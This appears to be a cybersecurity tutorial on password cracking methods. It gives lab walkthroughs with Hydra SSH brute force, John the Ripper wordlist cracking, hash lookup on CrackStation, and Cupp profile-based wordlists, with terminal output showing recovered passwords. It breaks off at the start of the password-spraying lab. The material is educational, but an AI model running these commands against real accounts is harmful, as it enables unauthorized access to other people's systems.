


A person wearing a dark hoodie is shown from the chest up, focused on using a lock-picking tool on a metal door handle. The background is dark and moody, with the person's face partially obscured by shadows. In the top left corner, there are white geometric lines and dots, resembling a circuit or network diagram.

Password Cracking Methods

BY NURLAN ISAZADE

A decorative horizontal flourish with a central floral or scroll-like motif.

Contents

Introduction	1
1. Brute Force Attack	2
2. Dictionary Attack	4
3. Rainbow Table Attack	5
4. Social Engineering / Password Guessing	7
5. Password Spraying Attack	10
Final Advice for Practicing	11

Introduction

Passwords are used to protect most of our online accounts and systems. But many people still choose weak or easy-to-guess passwords and that makes it possible for attackers to break in. Learning how password attacks work helps us understand how to protect against them.

In this report, you'll learn about four common ways hackers try to crack passwords: brute force, dictionary attacks, rainbow table attacks, and social engineering. For each method, I explain what it is, share a real example, and show how you can safely try it in your own lab using tools like Hydra, John the Ripper, and Cupp. The goal is not just to run the tools, it's to understand how

these attacks work, why they succeed, and how we can stop them. This is an important skill for anyone studying cybersecurity or preparing for real-life penetration testing.



Start in a Safe, Legal Environment

First and foremost, always practice in a **controlled lab setup**. Use your own virtual machines or platforms like:

- **VirtualBox** or **VMware** to create isolated networks.
- Use **Kali Linux** as your attack machine.
- Set up a second VM running **Ubuntu**, **Parrot OS**, or **Metasploitable2/3** as the target.
- Create test user accounts with weak passwords specifically for cracking.

Never run Hydra, John the Ripper, or any cracking tools on systems you don't have explicit permission to test. Unauthorized use is illegal and unethical.

1. Brute Force Attack

A brute force attack is a method where every possible combination of characters is tried until the correct password is found. This technique guarantees success eventually, but it can be incredibly slow, especially when the password is long or complex. It's the most basic form of password cracking and often used as a last resort when no other clues are available.

One real-world example of brute force in action was during the Adobe data breach in 2013. Hackers obtained encrypted passwords, and many of them were weak and short. These passwords were easily brute-forced, proving just how risky it is to use simple passwords.

Lab Practice :

▶ Commands :

1. Set up a test target:

Make sure SSH is running on the target:


```
(kali㉿kali)-[~/Desktop]
$ sudo systemctl status ssh
o ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)

(kali㉿kali)-[~/Desktop]
$ sudo systemctl start ssh

(kali㉿kali)-[~/Desktop]
$ sudo systemctl enable ssh

Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/ssh.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali㉿kali)-[~/Desktop]
$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Sun 2025-06-15 09:35:04 +04; 8s ago
 Invocation: 62e3b441b9e1410ealf3ac238002057f
    Docs: man:sshd(8)
           man:sshd_config(5)
  Main PID: 475708 (sshd)
    Tasks: 1 (limit: 8940)
  Memory: 2.9M (peak: 3.1M)
     CPU: 20ms
    CGroup: /system.slice/ssh.service
            └─475708 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 15 09:35:04 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 15 09:35:04 kali sshd[475708]: Server listening on 0.0.0.0 port 22.
Jun 15 09:35:04 kali sshd[475708]: Server listening on :: port 22.
Jun 15 09:35:04 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali㉿kali)-[~/Desktop]
$
```

Create a user with a weak password:

sudo adduser testuser

```
(kali㉿kali)-[~/Desktop]
$ sudo adduser nurlanisazade
Adding user 'nurlanisazade' ...
Adding new group 'nurlanisazade' (1001) ...
Adding new user 'nurlanisazade' (1001) with group 'nurlanisazade (1001)' ...
Creating home directory '/home/nurlanisazade' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for nurlanisazade
Enter the new value, or press ENTER for the default
   Full Name []: Nurlan
   Room Number []: 234
   Work Phone []: 9234234185
   Home Phone []: 12356123
   Other []:
Is the information correct? [Y/n] y
Adding new user 'nurlanisazade' to supplemental / extra groups 'users' ...
Adding user 'nurlanisazade' to group 'users' ...

(kali㉿kali)-[~/Desktop]
$
```

Run brute force with Hydra:

**hydra -l nurlanisazade -P /usr/share/wordlists/rockyou.txt
ssh://192.168.1.65**

```
(kali@kali)-[~/Desktop]
$ hydra -l nurlanisazade -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.65

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 09:37:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries pe
r task
[DATA] attacking ssh://192.168.1.65:22/
[22][ssh] host: 192.168.1.65 login: nurlanisazade password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 09:37:32
```

-l = username

-P = password wordlist

ssh:// = service and IP of target

Login with the password you found:

```
(kali@kali)-[~/Desktop]
$ ssh nurlanisazade@192.168.1.65
The authenticity of host '192.168.1.65 (192.168.1.65)' can't be established.
ED25519 key fingerprint is SHA256:T9wxIF3uZSmrUJ0V32jvzQKuGafWmDSDzXwFyXqV5NI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.65' (ED25519) to the list of known hosts.
nurlanisazade@192.168.1.65's password:
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(Message from Kali developers)
This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
→ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
(nurlanisazade@kali)-[~]
```

2. Dictionary Attack

A dictionary attack is similar to brute force, but instead of trying every combination, it only tries passwords from a predefined list usually based on real-world passwords that people actually use. This makes it much faster and more effective against users who choose common or weak passwords.

A well-known case of dictionary attacks being used was the LinkedIn data breach in 2012. Over 117 million hashed passwords were leaked, and attackers used common password dictionaries to crack them quickly. Unsurprisingly, "123456" was found to be one of the most frequently used passwords.

Lab Practice:

Let's say you got the hash of user from somewhere and you want to crack it and find the password of user.

▶ Command:

john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

```
(kali@kali)-[~/Desktop]
$ cat hashes.txt
nurlanisazade:$1$WG3UsUBm$fhF2.tGjDvbM7eVqNscrh.

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (nurlanisazade)
ig 0:00:00:00 DONE (2025-06-15 09:44) 50.00g/s 76800p/s 76800c/s 76800C/s 753951..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

🔧 Understand the Tools, Don't Just Run Them

It's easy to copy-paste Hydra or John commands from tutorials, but really understanding **how and why** they work makes you better.

For example, when using Hydra for SSH brute-force:

- Realize that some services (like SSH) have login attempt limits or delays. You need to adjust Hydra's threads (-t 4) to avoid being blocked too fast.
- Learn what a wordlist actually contains. Open rockyou.txt and read it you'll see how humans really pick passwords.
- Try creating **your own wordlists** based on a target profile. You'll quickly see how easy it is to guess bad passwords if you know enough about the person.

3. Rainbow Table Attack

A rainbow table attack uses a large precomputed database of hashes and their corresponding plaintext passwords. Instead of guessing passwords live or

computing their hash values on the fly, this method looks up the hash in a giant table of known hash-to-password pairs. It's incredibly fast but only works against unsalted hashes, which are still found in some poorly secured systems.

One real-world case where this method played a role was during the Sony breach in 2011. Attackers found that many user passwords were stored in plaintext or were weakly hashed without proper salting. Using rainbow tables, they reversed thousands of these hashed credentials within minutes.

Lab Practice:

Use an Online Rainbow Table

Here are a few lookup websites you can use:

Site	URL
------	-----

CrackStation	https://crackstation.net
--------------	---

Hashes.com	https://hashes.com/en/decrypt/hash
------------	---

OnlineHashCrack	https://www.onlinehashcrack.com/hash-identification.php
-----------------	---

Lets say you got the hash from somewhere.

Try it:

Go to <https://crackstation.net>

1. Paste: 482c811da5d5b4bc6d497ffa98491e38
2. Click "Crack Hashes"

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below this is a section titled 'Free Password Hash Cracker'. A text input field contains the hash '482c811da5d5b4bc6d497ffa98491e38'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, there's a list of supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.iBackupDefaults. Below this is a table with three columns: 'Hash', 'Type', and 'Result'. The table has one row with the hash '482c811da5d5b4bc6d497ffa98491e38', type 'md5', and result 'password123'. At the bottom, there's a color code legend: Green for Exact match, Yellow for Partial match, and Red for Not found.

Hash	Type	Result
482c811da5d5b4bc6d497ffa98491e38	md5	password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

You'll see it outputs as in the picture above : password123

Understanding password **hashing and salting** is key to being good at cracking them.

Learn the difference between **unsalted** and **salted hashes**, and how salting ruins rainbow tables because every salted hash looks unique even for the same password.

This helps you understand **why** some passwords are easily cracked and others are not.

4. Social Engineering / Password Guessing

Social engineering is different from technical cracking methods. Instead of using tools to guess passwords, it involves manipulating or analyzing human behavior to figure out what password someone might use. People tend to pick passwords that are easy to remember which often makes them predictable.


A famous example of this technique was the Sarah Palin email hack in 2008. The attacker simply reset her password by answering security questions using publicly available information like her ZIP code and date of birth. No tools were used just clever use of information.

Examples of Password Guessing Tactics

Attackers might guess passwords based on:

- Name, birthday, pet names, favorite team
- Keyboard patterns: qwerty, 123456, password
- Social media info: johnny2020, liverpoolFC, etc.
- Default credentials: admin:admin, root:toor

Lets say you want to find the password of Nurlan Isazade (it is me). We need to collect some informations about him.



Hi, I am Nurlan.
The hacker you want on your side.

Nurlan Isazade
Pentester | Cyber Security Specialist | Sec+
Warsaw, Mazowieckie, Poland · [Contact Info](#)
6K followers · 500+ connections


[Azerbaijan Cyber Security Center](#)
[Szkoła Główna Gospodarstwa Wiejskiego w Warszawie](#)

[See your mutual connections](#)

[Join to view profile](#) [Message](#)

About

Hello friend :) I'm a cybersecurity specialist with over 6 years in the trenches, fueled by curiosity, caffeine, and a relentless hunt for vulnerabilities. I love breaking into systems (legally!) to help make them stronger. Whether it's defensive or offensive security, I'm always hungry to learn more.



medium.com/@nurlanisazade

Medium Search Write Sign up Sign in Incognito (2)

Nurlan Isazade
Home Lists [About](#)

"I Use End-to-End Encryption, They Can't See My Messages"
These days, you'll often hear someone say, "Don't worry, it's all end-to-end encrypted no one can see my messages." It sounds...
May 28

Nurlan Isazade
66 followers
Follow
[Following](#)
0x0Aleem
Kim Crawley

Step 1: Build a Custom Wordlist

Make a file called guesslist.txt:

Cupp - Common User Passwords Profiler

Asks for personal information about a target and generates a realistic password list.

Install:

```
git clone https://github.com/Mebus/cupp.git
```

```
cd cupp
```

```
python3 cupp.py -i
```

When practicing social engineering-based password guessing, gather info like a real attacker would:

- Look at social media profiles, blog posts, or even the names of pets or children mentioned on social media.
- Think about how people choose passwords when they're told, "Make it something you'll remember."

If you're doing a pentest professionally, ask for permission to simulate a social engineering attack. Sometimes just asking, "What do your employees use as passwords?" gives you gold.

```
(kali㉿kali)-[~/Desktop/cupp]
$ hydra -l nurlanisazade -P nurlan.txt ssh://192.168.1.65

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 10:27:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous ses
sion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1454 login tries (l:1/p:1454), ~91 tries per task
[DATA] attacking ssh://192.168.1.65:22/
[STATUS] 111 00 tries/min 111 tries in 00:01h 1346 to do in 00:13h 13 active
[22][ssh] host: 192.168.1.65 login: nurlanisazade password: Isazade1994
1 or 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 10:29:20

(kali㉿kali)-[~/Desktop/cupp]
$
```

Other useful tools:

Cewl - Pull words from websites

Crunch - Generate passwords based on patterns

Hob0Rules - Apply smart rules to wordlists (works with Hashcat)

5. Password Spraying Attack

What It Is? Password spraying is a type of attack where an attacker tries one or a few


common passwords across many different usernames, instead of trying many passwords on just one account. This technique helps avoid account lockouts and detection because the attacker spreads out the login attempts, making them less suspicious. Unlike brute-force or dictionary attacks, which usually focus on a single user, password spraying targets multiple users at once but with a small list of likely passwords such as "Password123," "Welcome1," or "Summer2024." A real-world example of this came in 2018, when Microsoft revealed that more than 40% of password-based attacks against Office 365 accounts were from password spraying. Attackers successfully accessed accounts where users had left default or weak passwords unchanged.

Lab Practice

To try password spraying in your lab, make sure you have:

